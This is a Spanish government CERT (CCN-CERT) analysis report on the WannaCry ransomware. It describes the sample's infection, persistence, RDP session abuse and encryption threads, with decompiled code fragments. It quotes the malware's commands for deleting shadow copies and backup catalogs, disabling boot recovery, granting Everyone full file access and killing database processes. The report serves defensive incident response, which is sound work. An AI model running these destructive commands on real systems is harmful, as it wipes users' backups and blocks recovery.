Informe Código Dañino CCN-CERT ID-17/17

Ransom.WannaCry

Hash:
DB349B97C37D22F5EA1D1841E3C89EB4

Mayo de 2017

CENTRO CRIPTOLOGICO NACIONAL
2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC,
ou=sello electrónico, serialNumber=S2800155J,
o=CENTRO CRIPTOLOGICO NACIONAL, cn=CENTRO
CRIPTOLOGICO NACIONAL, c=ES
2017.05.29 14:11:09 +02'00'

ÍNDICE

1. SOBRE CCN-CERT

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a Incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN (www.ccn.cni.es). Este servicio se creó en el año 2006 como el **CERT Gubernamental/Nacional** español y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 regulador del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

De acuerdo a todas ellas, es competencia del CCN-CERT la gestión de ciberincidentes que afecten a **sistemas del Sector Público**, a **empresas y organizaciones de interés estratégico** para el país y a cualquier sistema clasificado. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis preliminar de una campaña masiva a nivel global en varios países con distintas muestras de Ransomware de la familia **WannaCry**, con el objetivo de realizar un cifrado masivo de ficheros y solicitar un rescate para recuperarlos.

Esta variante de ransomware incorpora código para realizar la explotación de la vulnerabilidad publicada por Microsoft el día **14 de marzo** descrita en el boletín MS17-010 y conocida como **ETERNALBLUE**.

El ransomware WannaCry, escanea tanto la red interna como la externa, realizando conexiones en el puerto 445 (SMB) en busca de equipos no actualizados para propagarse a ellos e infectarlos, lo que le confiere a la muestra funcionalidad similar a la de un gusano. Este movimiento lateral dentro de la red utiliza una variante del *payload* DOUBLEPULSAR.

Hasta el momento todas las máquinas han sido atacadas mediante el *exploit* ETERNALBLUE, por lo que otra máquina infectada dentro de la red interna ha sido la causante de esta infección.

Para la elaboración de este Informe de Código Dañino se ha contado con la colaboración de las empresas: **Panda Security, Innotec System y S2Grupo**.

3. INFORMACIÓN DEL CÓDIGO DAÑINO

El código dañino posee un número indeterminado de versiones distintas.

En el presente informe el análisis se centrará sobre la muestra con el *hash*:

DB349B97C37D22F5EA1D1841E3C89EB4

4. CARACTERÍSTICAS DEL CÓDIGO DAÑINO

El código dañino examinado posee las siguientes características:

- Carga el código dañino en el sistema.
- Crea copias en el sistema.
- Crea entradas de persistencia en el Registro de Windows.
- Cifra todos los archivos en todas las unidades que cumplan un patrón de extensión.
- Se propaga por la red local y en Internet mediante el exploit que aprovecha el fallo solucionado con el boletín MS17-010.
- Enumera las sesiones activas RDP en el sistema comprometido para suplantar a sus usuarios y poder acceder a sus archivos localmente.
- Se puede infectar incluso si no existe conexión a internet, puesto que el código dañino contiene el propio gusano y no necesita descargarla.
- Intenta eludir un programa específico *antiramson*.

- Muestra información acerca del secuestro de los archivos y solicita un rescate para su recuperación.
- Ejecuta determinados programas incluidos en el código dañino.
- Finaliza determinados procesos de bases de datos para poder cifrar sus archivos.
- Elimina las *Shadow Copies* del sistema, los backups e impide que se pueda iniciar el sistema en modo de recuperación.

5. DETALLES GENERALES

El binario tiene formato PE (*Portable Executable*), es decir, es un ejecutable para sistemas operativos Windows, concretamente para 32 bits.

En la muestra analizada se ha podido observar que la fecha interna de creación del programa data del 20 de noviembre de 2010. Se confirma que no es real y además está incrustada en el código para establecer ciertos ficheros a esa hora.



Imagen 1. Información del código dañino

6. PROCEDIMIENTO DE INFECCIÓN

La infección en el equipo se produce mediante otra máquina infectada utilizando el *exploit* que aprovecha el fallo solucionado con el boletín MS17-010.

Una vez ejecutado el código dañino se realizan las siguientes acciones en el equipo de la víctima:

- Comprueba la existencia de un dominio en Internet, si existe y además puede acceder al mismo por HTTP, finaliza su ejecución.
- Crea servicios de sistema.
- Crea copias en determinadas carpetas.
- Crea una entrada en el registro de Windows para asegurar su persistencia.
- Extrae de un recurso embebido una serie de archivos que utilizará en el proceso de cifrado posterior.

- Crea numerosos hilos para distintas tareas.
- Cifra todos los archivos encontrados que cumplan un patrón de extensión en todas las unidades que encuentre en el sistema comprometido.
- Procede a infectar nuevas máquinas mediante el exploit que aprovecha el fallo solucionado con el boletín MS17-010 y que no hayan sido *parcheadas*.
- Enumera las sesiones activas RDP del sistema comprometido y suplanta a sus usuarios para cifrar sus archivos de forma local.
- Detiene determinados procesos de programas de bases de datos para poder cifrar sus archivos relacionados.

7. CARACTERÍSTICAS TÉCNICAS

La amenaza llega en forma de *dropper*, que contiene los siguientes componentes:

- Un componente que trata de explotar la vulnerabilidad de SMB CVE-2017-0145 en otros equipos.
- Otro componente que contiene el archivo es un kit de conexión a Tor desde Windows para poder negociar el intercambio de claves públicas y privadas.
- El ransomware conocido como WannaCry.

El código dañino, tras la ejecución de distintas fases, despliega diferentes artefactos en el sistema, entre los que se incluyen: un cliente en línea de comandos de TOR, librerías para la ejecución del malware, los mensajes de rescate en distintos idiomas, y otras herramientas.

Lo primero que hace el código dañino es intentar conectarse a la URL:

http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

Si este dominio está activo, el código dañino no realiza ninguna acción adicional.

```
hHandle = InternetOpenA(0, 1u, 0, 0, 0);
hResult = InternetOpenUrlA(hHandle, szUrl, 0, 0, 0x84000000, 0);
if ( hResult )
{
  InternetCloseHandle(hHandle);
  InternetCloseHandle(hResult);
  result = 0;
}
else
{
  InternetCloseHandle(hHandle);
  InternetCloseHandle(0);
  InstallAndRunMalware();
  result = 0;
}
return result;
}
```

Imagen 2. Conexión al dominio y comprobación si pudo acceder a él

En caso de no haber conexión se auto-registra como servicio en el equipo.

```
int InstallService()
{
  SC_HANDLE schSCManager; // eax@1
  void *v1; // edi@1
  SC_HANDLE hService; // eax@2
  void *v3; // esi@2
  char Dest; // [esp+4h] [ebp-104h]@1

  sprintf(&Dest, Format, FileName);             // %s -m security
  schSCManager = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
  v1 = schSCManager;
  if ( !schSCManager )
    return 0;
  hService = CreateServiceA(schSCManager, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0, 0);
  v3 = hService;
  if ( hService )
  {
    StartServiceA(hService, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  return 0;
}
```

Imagen 3. Creación del servicio en el sistema

El servicio posee las siguientes características:

- Nombre: mssecsvc2.0
- Descripción: Microsoft Security Center (2.0) Service
- Ruta: %WINDIR%\mssecsvc.exe
- Comando: %s -m security

Además de instalarse como servicio, extrae el recurso "R", que se corresponde con el PE ejecutable. Éste será el encargado de extraer los archivos necesarios para su funcionamiento en el sistema. Realizará la copia del mismo en "C:\WINDOWS\taskche.exe" para, a continuación, ejecutarlo con los siguientes parámetros:

C:\WINDOWS\tasksche.exe /i

En caso de existir el fichero "C:\WINDOWS\taskche.exe", lo moverá a "C:\WINDOWS\qeriuwjhrf".

Por último añade la siguiente entrada en el Registro de Windows para garantizar la persistencia en el sistema:

reg.exe reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaiifkxcyb819" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f

El nombre del valor usado se genera de manera aleatoria.

La primera acción que realiza el código dañino al ejecutarse (tasksche.exe) es autocopiarse dentro de una carpeta aleatoria dentro del directorio **COMMON_APPDATA** del usuario afectado. Para obtener persistencia se añade dentro al Registro de Windows:

reg.exe reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v

```
"RANDOM_CHARS" /t REG_SZ /d '\%COMMON_APPDATA%\tasksche.exe\" /f
```

A continuación el código dañino realiza las siguientes acciones:

- Garantiza el acceso a ficheros del sistema con el comando de Windows "icacls":

```
icacls . /grant Everyone:F /T /C /Q
```

- Borra las *Shadow Copies* presentes en el equipo mediante dos técnicas:

```
vssadmin.exe vssadmin delete shadows /all /quiet
WMIC.exe wmic shadowcopy delete
```

- No permite que el sistema arranque en modo de recuperación:

```
bcdedit.exe bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe bcdedit /set {default} recoveryenabled no
```

- Borra los catálogos de copias de seguridad:

```
wbadmin.exe wbadmin delete catalog –quiet
```

- Crea una entrada en el registro con información del código dañino:

```
HKEY_CURRENT_USER\Software\WanaCrypt0r
```

- Con el comando "attrib", establece la papelera de reciclaje como elemento oculto:

```
attrib +h +s c:\$RECYCLE
```

- Genera un script VBS, cuya misión es generar un fichero con extensión ".lnk":

```
SET ow = WScript.CreateObject("WScript.Shell")
SET om = ow.CreateShortcut("C:\@WanaDecryptor@.exe.lnk")
om.TargetPath = "C:\@WanaDecryptor@.exe"
om.Save
```

- Finalmente el código dañino finaliza los procesos relacionados con bases de datos para garantizar el acceso y cifrado de este tipo de ficheros:

```
'taskkill.exe /f /im mysqld.exe'
'taskkill.exe /f /im sqlwriter.exe'
'taskkill.exe /f /im sqlserver.exe'
'taskkill.exe /f /im MSExchange*'
'taskkill.exe /f /im Microsoft.Exchange.*'
```

7.1 DLL – RANSOMWARE

La librería dinámica ("DLL") es la encargada de toda la parte crítica del código dañino de cifrar los archivos que cumplan un patrón de extensión.

La primera acción que realiza es crear un *mutex* con el siguiente nombre:

MsWinZonesCacheCounterMutexA

En caso de que el *mutex* ya exista en el sistema el código dañino finaliza su ejecución. Este sistema es el utilizado en la herramienta de prevención indicada en el apartado 15. VACUNA del presente informe.

A continuación, establece como directorio activo con la función "SetCurrentDirectory" el directorio donde se está ejecutando.

Posteriormente, lee el contenido del archivo "c.wnry" en un buffer. El contenido de este archivo guarda la información de las direcciones ".onion" a las que establecerá contacto mediante la red Tor. Este archivo también contendrá la dirección bitcoin en la que realizar el pago para recuperar los archivos cifrados.

En el caso de que el código dañino no pueda leer el contenido del archivo su ejecución finaliza, al igual que ocurría en el caso de la existencia previa del *mutex*.

El código dañino obtiene el "token" de su propio proceso y, desde él, mediante la función "ConvertSidToStringSidW", obtiene el "SID" del usuario activo. En caso de que dicha función falle, intentará obtener el nombre del usuario activo con la función "GetUserNameW".

Si ha obtenido el "SID", lo comparará con el "SID" S-1-5-18 perteneciente a SYSTEM y en caso de obtener el nombre del usuario lo comparará con "SYSTEM". Si la comparación es correcta se pondrá una variable global a 1.

```
BOOL WannaCheckUserNameUsingSIDFromOwnProcessAndCompareWithSYSTEMOrCompareSIDAgainstSIDofSYSTEM()
{
  int v0; // eax@2
  DWORD pcbBuffer; // [sp+4h] [bp-25Ch]@3
  WCHAR Buffer; // [sp+8h] [bp-258h]@1
  char v4; // [sp+Ah] [bp-256h]@1
  __int16 v5; // [sp+25Eh] [bp-2h]@1

  Buffer = word_1000D918;
  memset(&v4, 0, 0x254u);
  v5 = 0;
  if ( WannaGetTokenFromOwnProcessAndGetSidAndConvertItToString(&Buffer) )
  {
    v0 = wcsicmp(aS1518, &Buffer);
  }
  else
  {
    pcbBuffer = 300;
    GetUserNameW(&Buffer, &pcbBuffer);
    v0 = wcsicmp(&Buffer, Str2);
  }
  return v0 == 0;
}
```

Imagen 4. Obtención del SID del usuario activo o su nombre

A continuación, obtendrá todas las funciones necesarias de la librería "advapi32.dll" y de "kernel32.dll" mediante las funciones "LoadLibraryA" y "GetProcAddress". En caso de que no pueda obtener alguna de las funciones, el código dañino finaliza su ejecución.

El código dañino comprueba la existencia del *mutex* con el nombre "Global\MsWinZonesCacheCounterMutexW". Si no existe procede a crear uno con el nombre "Global\MsWinZonesCacheCounterMutexA", previa comprobación de su existencia. En el caso de que no existiese previamente, obtiene una copia del "Security Descriptor" de él mediante la función "GetSecurityInfo".

Con dicha copia permite que todos los usuarios puedan acceder al objeto mediante la función "SetEntriesInAclA" y guarda la nueva información de seguridad con "SetSecurityInfo".

```
HLOCAL __cdecl WannaGetSecurityInfoFromHandleAndSetAccessToEVERYONEandUpdateSecurity(HANDLE handle)
{
  PACL ppDacl; // [sp+Ch] [bp-2Ch]@1
  PACL NewAcl; // [sp+10h] [bp-28h]@1
  PSECURITY_DESCRIPTOR ppSecurityDescriptor; // [sp+14h] [bp-24h]@1
  struct _EXPLICIT_ACCESS_A pListOfExplicitEntries; // [sp+18h] [bp-20h]@1

  ppDacl = 0;
  NewAcl = 0;
  ppSecurityDescriptor = 0;
  GetSecurityInfo(handle, SE_KERNEL_OBJECT, 4u, 0, 0, &ppDacl, 0, &ppSecurityDescriptor);
  pListOfExplicitEntries.grfAccessPermissions = 0x1F0001;
  pListOfExplicitEntries.grfAccessMode = 1;
  pListOfExplicitEntries.grfInheritance = 0;
  pListOfExplicitEntries.Trustee.pMultipleTrustee = 0;
  pListOfExplicitEntries.Trustee.MultipleTrusteeOperation = 0;
  pListOfExplicitEntries.Trustee.TrusteeForm = 1;// TRUSTEE_IS_NAME
  pListOfExplicitEntries.Trustee.TrusteeType = 5;// TRUSTEE_IS_WELL_KNOWN_GROUP
  pListOfExplicitEntries.Trustee.ptstrName = aEveryone;
  SetEntriesInAclA(1u, &pListOfExplicitEntries, ppDacl, &NewAcl);
  SetSecurityInfo(handle, SE_KERNEL_OBJECT, 4u, 0, 0, NewAcl, 0);
  LocalFree(ppDacl);
  LocalFree(NewAcl);
  return LocalFree(ppSecurityDescriptor);
}
```

Imagen 5. Cambio de la configuración de seguridad del "mutex"

En el caso de que el *mutex* ya existiese previamente el código dañino no realizará las siguientes acciones indicadas.

Asumiendo que no existiese previamente, el código dañino procede a intentar acceder al archivo "00000000.dky". Este archivo no existe en una ejecución normal ya que es el archivo que contiene la clave de descifrado aportada por los creadores del código dañino tras pagar el rescate. Se encuentra más información de este archivo en el apartado 8.1 CIFRADO del presente informe.

A continuación, el código dañino comprueba la existencia del archivo "00000000.pky", en el caso de que el archivo no exista procederá a crear un par de claves RSA (una pública y otra privada) mediante la función "CryptGenKey".

La clave privada generada se cifra con una clave pública RSA embebida en el código dañino y grabada en disco con el nombre "00000000.eky". El código dañino importa la clave pública recién creada desde el archivo "00000000.pky" para el cifrado posterior de archivos.

En el caso de que el archivo "00000000.pky" ya existiese se procede a leerlo e importar su clave para su uso posterior.

Si por cualquier motivo no se puede acceder al archivo, las claves no se pueden generar con éxito o su importación falla, el código dañino finaliza su ejecución.

A continuación, el código dañino accede al archivo "00000000.res". Este archivo puede no existir en una primera ejecución. En el caso de que no pueda encontrarlo

crea una clave aleatoria de 8 bytes mediante "CryptGenRandom". En el caso de que exista lee su contenido a un buffer.

En este momento el código dañino procede a crear una serie de hilos con distinta funcionalidad la cual es explicada a continuación en sus apartados correspondientes.

Tras la creación de todos los hilos el código dañino comienza todo el proceso de cifrado del sistema comprometido. Este proceso se explica con detalle en el apartado 8.1 CIFRADO del presente informe.

7.1.1 PRIMER HILO

Este hilo comprueba un *flag* para asegurarse de que tiene que modificar el archivo "00000000.res" periódicamente. En caso de que el *flag* tenga el valor 1 el hilo finaliza su ejecución.

En caso contrario obtiene el tiempo del sistema mediante "time", guarda el resultado en una variable global y procede a escribir el archivo con la información almacenada en un buffer entre la que se encuentra el tiempo recién obtenido y el valor de 8 bytes calculado previamente. Este buffer ocupa 136 bytes.

A continuación, espera un segundo mediante la función "Sleep" y comprueba 25 veces el valor del *flag* por si tuviera que continuar ejecutándose el hilo. Entre iteración e iteración espera un segundo.

Finalmente, obtiene el tiempo del sistema de nuevo y vuelve a escribir el archivo con el buffer actualizado.

El *flag* comprobado posee el valor a 0 por defecto y no es modificado en ninguna parte del código dañino.

```
void __stdcall __noreturn WannaThreadGetTimeAndWriteResFileFromBuffer(LPVOID lpThreadParameter)
{
  signed int v1; // esi@2

  while ( !WannaFlagNeedFinishResWriteThread )
  {
    WannaTimeValueFromTimeStandard = time(0);
    WannaWriteResFileFromBuffer();
    v1 = 0;
    do
    {
      if ( WannaFlagNeedFinishResWriteThread )
        goto _exit_thread;
      Sleep(0x3E8u);
      ++v1;
    }
    while ( v1 < 25 );
  }
_exit_thread:
  ExitThread(0);
}
```

Imagen 6. Hilo de la escritura del archivo "00000000.res"

7.1.2 SEGUNDO HILO

Este hilo accede al archivo "00000000.dky", verifica su tamaño y si todo es correcto comprueba que la clave pública usada para cifrar un texto de ejemplo

puede ser descifrada con éxito con la clave privada aportada en el archivo. Este proceso se explica con más detalle en el apartado 8.1 CIFRADO del presente informe.

En el caso de que el archivo exista y el proceso de la prueba sea correcto, el hilo finaliza su ejecución actualizando previamente una variable global a 1. Sin embargo, si el archivo no existe o se falla en la prueba, la variable se actualiza con el valor a 0 (su valor por defecto) y se espera 5 segundos mediante la función "Sleep". Tras la espera vuelve a intentar acceder al archivo.

Este proceso se produce de forma infinita hasta que el archivo exista y devuelva un valor de 1 la función de comprobación.

```
void __stdcall __noreturn WannaThreadGetDKYFileAndDecryptThingsWithItTESTDATA(LPVOID lpThreadParameter)
{
  while ( 1 )
  {
    WannaDKYAccessAndResultVar = WannaGetDKYFileAndGetAttributes(lpThreadParameter);
    if ( WannaDKYAccessAndResultVar )
      break;
    Sleep(0x1388u);
  }
  ExitThread(0);
}
```

Imagen 7. Acceso al archivo "00000000.dky" y comprobación de su validez

El *flag* puesto a 1 es de vital importancia para el código dañino, ya que si está a ese valor, gran parte del proceso de cifrado de archivos no se realizará.

7.1.3 TERCER HILO

Este hilo obtiene las unidades lógicas del sistema comprometido mediante la función "GetLogicalDrives" y almacena el resultado.

Tras ello, viendo el *flag* global, comprueba la existencia del archivo "00000000.dky" y si está a 1, el hilo finaliza su ejecución.

A continuación, vuelve a llamar a la función "GetLogicalDrives" y compara el resultado con el resultado previo que almacenó. Si son iguales espera 3 segundos y comienza una nueva comprobación. Esto se realiza para detectar nuevas unidades añadidas al sistema con el código dañino ya en ejecución y poder infectarlas.

En caso de que no sean iguales los valores de ambas llamadas, crea un hilo donde comenzará a enumerar los tipos de unidad y si son del tipo "fixed" (disco duro) comenzará todo el código dañino el proceso de cifrado en esa unidad.

Este proceso se realiza de forma infinita con una espera de 3 segundos entre iteración, siempre que el *flag* global no sea 1.

7.1.4 CUARTO HILO

Este hilo comprueba el valor del *flag* del archivo "00000000.dky" y si no está a 1 procede a ejecutar el proceso "taskdl.exe", tras su ejecución realiza una espera de 30 segundos para volver de nuevo a comprobar el *flag*. Si falla la comprobación ejecuta la aplicación. Este proceso se realiza de forma infinita o hasta que el *flag* esté a 1, caso en el que finalizará el hilo.

```
DWORD __stdcall WannaThreadCreateTaskdlProcess(LPVOID lpThreadParameter)
{
  DWORD result; // eax@3

  if ( WannaDKYAccessAndResultVar )
  {
    result = 0;
  }
  else
  {
    do
    {
      WannaCreateProcessAndTerminateProcessOrGetExitCodeProcess(CommandLine, 0xFFFFFFFF, 0);
      Sleep(0x7530u);
    }
    while ( !WannaDKYAccessAndResultVar );
    result = 0;
  }
  return result;
}
```

Imagen 8. Ejecución del proceso "taskdl.exe" de forma periódica

7.1.5 QUINTO HILO

Este hilo es creado en el caso de que, al comienzo de la ejecución del código dañino, existiese el archivo "00000000.pky", el archivo "00000000.dky" y que sus comprobaciones fueran con éxito.

También es creado como quinto hilo en caso contrario.

La función de este hilo es obtener el tiempo del sistema mediante "time" y comprobar una variable global, que por defecto está a 0. Esta variable sólo es modificada en el último procedimiento del código dañino por lo que en el caso de que éste sea el único hilo creado jamás se podrá ejecutar la funcionalidad entera del hilo.

La primera acción es escribir en el archivo "c.wnry" la información actualizada desde un buffer.

A continuación, se obtiene el "SID" del propio proceso y se comprueba su resultado. En el caso de que el resultado no sea 0, se procede a ejecutar la aplicación "taskse.exe" con el argumento a la ruta al archivo "@WanaDecryptor@.exe".

En el caso de que la función devuelva 0, se comprueba el *flag* global para saber si el usuario activo es SYSTEM. En ese caso, se ejecuta el proceso "taskse.exe" con el mismo argumento.

Tras la ejecución de dicho proceso se comprueba el *flag* de nuevo. Si es 1 no ejecuta ningún otro programa en esa iteración.

En el último caso, si la función retorna 0 y el *flag* del usuario también es 0 se ejecuta el proceso "@WanaDecryptor@.exe" sin ningún argumento.

```
{
  int result; // eax@3
  struct _PROCESS_INFORMATION ProcessInformation; // [sp+4h] [bp-65Ch]@4
  struct _STARTUPINFOA StartupInfo; // [sp+14h] [bp-64Ch]@4
  CHAR Buffer; // [sp+58h] [bp-608h]@3
  char v4; // [sp+59h] [bp-607h]@3
  __int16 v5; // [sp+25Dh] [bp-403h]@3
  char v6; // [sp+25Fh] [bp-401h]@3
  char Dest; // [sp+260h] [bp-400h]@3

  if ( !WannaAllocateSIDAndCheckTokenMembershipFromIt() && !WannaIsSYSTEM_UserFlag
    || (Buffer = byte_1000DD98,
        memset(&v4, 0, 0x204u),
        v5 = 0,
        v6 = 0,
        GetFullPathNameA(NewFileName, 0x208u, &Buffer, 0),
        sprintf(&Dest, aSS_1, aTaskse_exe, &Buffer),
        WannaCreateProcessAndTerminateProcessOrGetExitCodeProcess(&Dest, 0, 0),
        (result = WannaIsSYSTEM_UserFlag) == 0) )
  {
    StartupInfo.cb = 68;
    ProcessInformation.hProcess = 0;
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    ProcessInformation.hThread = 0;
    ProcessInformation.dwProcessId = 0;
    ProcessInformation.dwThreadId = 0;
    StartupInfo.dwFlags = 1;
    StartupInfo.wShowWindow = 5;
    result = CreateProcessA(0, NewFileName, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
    if ( result )
    {
      CloseHandle(ProcessInformation.hProcess);
      result = CloseHandle(ProcessInformation.hThread);
    }
  }
  return result;
}
```

Imagen 9. Creación del proceso "taskse.exe" y/o "@WanaDecryptor@.exe"

Por último, el hilo procede a modificar el registro para asegurar la persistencia al componente "tasksche.exe".

Para ello obtiene la ruta completa de dicho ejecutable y el "SID" del usuario activo. Si dicho "SID" tiene permisos de Administrador o superior la entrada de registro a incluir será en la rama "HKLM" y en caso contrario la rama usada será "HKCU".

Tras calcular qué rama va a utilizar, obtiene una cadena aleatoria a partir del nombre del sistema comprometido mediante la función "GetComputerNameW", calcula varias veces la longitud de dicha cadena y utiliza el valor resultante como semilla para "srand".

Tras ello crea una cadena de caracteres alfanuméricos imprimibles mediante "rand" en un bucle.

Esta cadena resultante será la usada como valor en la entrada del registro de la rama utilizada en la subclave "Run".

Aunque el algoritmo intenta generar algo aleatorio, el resultado es predecible ya que la semilla usada siempre es igual en la misma máquina o en otra que tenga el mismo nombre.

La modificación del registro es realizada mediante la ejecución del comando ya formateado:

```
cmd.exe /c reg add %s /v "%s" /t REG_SZ /d "\"%s\"" /f
```

Tras ello, el hilo espera 30 segundos mediante la función "Sleep" para comenzar el proceso de nuevo desde la comprobación del *flag* global.

7.2 TASKSE.EXE

El ejecutable "taskse.exe" es el encargado de enumerar las sesiones abiertas de Escritorio Remoto ("RDP") en el sistema comprometido.

Por cada una de las sesiones encontradas procederá a ejecutar un programa, en el caso de la muestra analizada en el presente informe ejecuta el descifrador "@WanaDecryptor@.exe" aunque se tiene conocimiento de que existen muestras que ejecutan el propio código dañino.

El binario tiene formato PE (Portable Executable), es decir, es un ejecutable para sistemas operativos Windows, concretamente para 32 bits.

En la muestra analizada se ha podido observar que la fecha interna de creación del programa data del 13 de julio de 2009. Sin embargo, este dato no es fiable ya que puede estar manipulado.



Imagen 10. Datos de la aplicación "taskse.exe"

La primera acción que realiza el programa es comprobar cuántos argumentos recibió desde la línea de comandos, en el caso de que no haya recibido ninguno finalizará su ejecución.

El código dañino ejecuta este programa con el argumento hacia la ruta completa al descifrador en el caso de la muestra del presente informe.

A continuación, carga la librería "Wtsapi32.dll" y con ella obtiene las siguientes funciones mediante "GetProcAddress":

- WTSEnumerateSessionsA
- WTSFreeMemory

En el caso de que alguna de las funciones no pueda ser obtenida, la aplicación finalizará.

Tras obtener las funciones, procede a llamar a la primera, "WTSEnumerateSessionsA", obteniendo o el valor de las sesiones activas en la máquina comprometida o un error de "RCP_S_NOT_FOUND", que indica que el Escritorio Remoto no está activo en el sistema o está mal configurado.

Por cada una de las sesiones encontradas itera ejecutando la función que se explica a continuación. Entre iteración e iteración hace una espera de 100 milisegundos mediante la función "Sleep".

Esta función recibe cuatro parámetros:

- El **argumento** que se utilizó al ejecutar el programa "task.se" desde la consola, script o desde el componente "ransomware".
- Un **puntero** a la estructura de la sesión activa en este momento.
- Un **5**, que indica que la aplicación a ejecutar se muestre al usuario.
- Un **0**, que indica si se deberá de espera de forma infinita a que la aplicación ejecutada por "taskse.exe" finalice antes de seguir enumerando las siguientes sesiones.

En la nueva función la primera acción es obtener las funciones necesarias desde las librerías:

- advapi32.dll
- kernel32.dll
- userenv.dll
- wtsapi32.dll

En el caso de que no pueda obtener alguna de las funciones necesaria sale de la función con un error.

Las funciones son obtenidas mediante "GetProcAddress".

```
v4 = GetModuleHandleA(LibFileName);
if ( !v4 )
{
  v4 = LoadLibraryA(LibFileName);
  if ( !v4 )
    return -1;
}
v44 = GetProcAddress(v4, ProcName);
v30 = GetProcAddress(v4, aLookupprivileg);
v35 = GetProcAddress(v4, aAdjusttokenpri);
v36 = GetProcAddress(v4, aDuplicatetoken);
v5 = GetProcAddress(v4, aCreateprocessa);
v39 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))v5;
if ( !v44 )
  return -1;
if ( !v30 )
  return -1;
if ( !v35 )
  return -1;
if ( !v36 )
  return -1;
if ( !v5 )
  return -1;
v6 = GetModuleHandleA(ModuleName);
if ( !v6 )
{
  v6 = LoadLibraryA(ModuleName);
  if ( !v6 )
    return -1;
}
v37 = (int (*)(void))GetProcAddress(v6, aWtsgetactiveco);
v38 = GetProcAddress(v6, aGetcurrentproc);
v7 = GetProcAddress(v6, aCloseHandle);
```

Imagen 11.Obtención de las funciones necesarias mediante "GetProcAddress"

Una vez obtenidas todas las funciones procede a obtener su pseudo manejador como proceso mediante "GetCurrentProcess" y con él obtiene su "token" con la función "OpenProcessToken".

Con ese "token" ajusta los privilegios para asignarse el privilegio "SeTcbPrivilege". Este privilegio permite a la aplicación que lo obtenga, actuar como si fuera el sistema operativo. Es por ello que este permiso está reservado por defecto al usuario SYSTEM.

Una vez obtenido el privilegio (si la cuenta de usuario que ejecuta el programa es SYSTEM, cosa posible ya que este programa es ejecutado por la librería dinámica "DLL" tal y como se indica en el apartado 7.1.5 QUINTO HILO del presente informe) obtiene el "token" de la sesión del usuario conectado por Escritorio Remoto enumarada mediante la función "WTSQueryUserToken".

Esta función requiere el privilegio anteriormente indicado. En el caso de que no se posea la función retorna error. Es por ello que esta aplicación sólo puede ser usada de forma efectiva si se ejecuta con máximos privilegios en el sistema comprometido.

En el caso de que se obtenga el "token" se procede a duplicarlo mediante "DuplicateTokenEx", a preparar un entorno de ejecución asociado al usuario del "token" duplicado mediante "CreateEnvironmentBlock" y a ejecutar la aplicación indicada como argumento desde la línea de comandos al ser ejecutado "taskse.exe" mediante la función "CreateProcessAsUserA".

Posteriormente, libera memoria, destruye el entorno de ejecución mediante "DestroyEnvironmentBlock" e itera a la siguiente sesión si es que existe tras la espera de 100 milisegundos.

